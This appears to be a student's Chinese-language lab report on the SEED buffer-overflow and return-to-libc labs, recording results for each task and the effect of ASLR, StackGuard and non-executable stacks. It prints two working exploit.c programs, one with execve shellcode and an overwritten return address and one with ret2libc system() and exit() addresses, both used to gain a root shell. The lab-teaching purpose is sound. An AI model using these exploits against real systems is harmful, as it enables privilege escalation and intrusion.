

**BufferOverflow**

BUF\_SIZE=24.

**Task1：**



**Task2：**



**补充exploit.c文件（加粗部分）:**

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

char shellcode[] = "\x31\xc0" "\x50"

"\x68""//sh" "\x68""/bin" "\x89\xe3" "\x50" "\x53"

"\x89\xe1" "\x99"

"\xb0\x0b" "\xcd\x80"

;

void main(int argc, char \*\*argv)

{

char buffer[517];

FILE \*badfile;

memset(&buffer, 0x90, 517);

**strcpy(buffer+36,"\x68\xeb\xff\xbf");**


**strcpy(buffer+200,shellcode);**

badfile = fopen("./badfile", "w");

fwrite(buffer, 517, 1, badfile);


fclose(badfile);

}




**Task3：**


未设置setuid(0)时：仍然为普通用户



设置setuid(0)时：获得root权限




更改shellcode（加上setuid（0）的汇编命令）后：




结论：stack.c代码原本只做了execve（），而未进行setuid（0）操作，所以无法获得root权限。由本task前两个实验可知，先设setuid（0）后进行execve（）可以防止被检测为setuid程序，从而成功获得root的shell。


**Task4：**



结论：使用暴力破解法在约9min尝试了258111次，成功猜出已被随机化的地址。


**Task5：**





结论：在开启GCC StackGuard重做task2后，运行stack时StackGuard检测到栈的smashing，无法成功调用shell。

**Task6：**




结论：发生Segmentation fault，说明返回地址已被修改，但跳转处的地址因为noexecstack参数而无法执行。

**ret2libc**


**Task1：**

使用gdb获得system和exit的地址：




**Task2：**

通过文档提供的程序编译并获得MYSHELL的地址：



**Task3：**

使用objdump -d retlib命令查看汇编代码，可观察到ebp基于buffer的偏移量为20位：



文件exploit.c的内容如下：

/\* exploit.c \*/

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int main(int argc, char \*\*argv) {

char buf[40];

FILE \*badfile;

badfile = fopen("./badfile", "w");

**\*(long \*) &buf[32] = 0xbffffddc ; // "/bin/sh" ebp+12 system()的参数**

**\*(long \*) &buf[24] = 0xb7e42da0 ; // system() ebp+4 RA**


**\*(long \*) &buf[28] = 0xb7e369d0 ; // exit() ebp+8 保障正常退出到原程序**

fwrite(buf, sizeof(buf), 1, badfile);


fclose(badfile);

}

编译并运行，成功得到root权限：



**Task4：**



如图，地址随机化后retlib不再能够成功调用shell。因为在地址随机化后exploit.c中的三个地址参数不再是原来的固定地址，无法被成功访问，所以出现Segmentation fault。

**Task5&6：**

由于时间有限暂时没有成功，与同学讨论后继续尝试。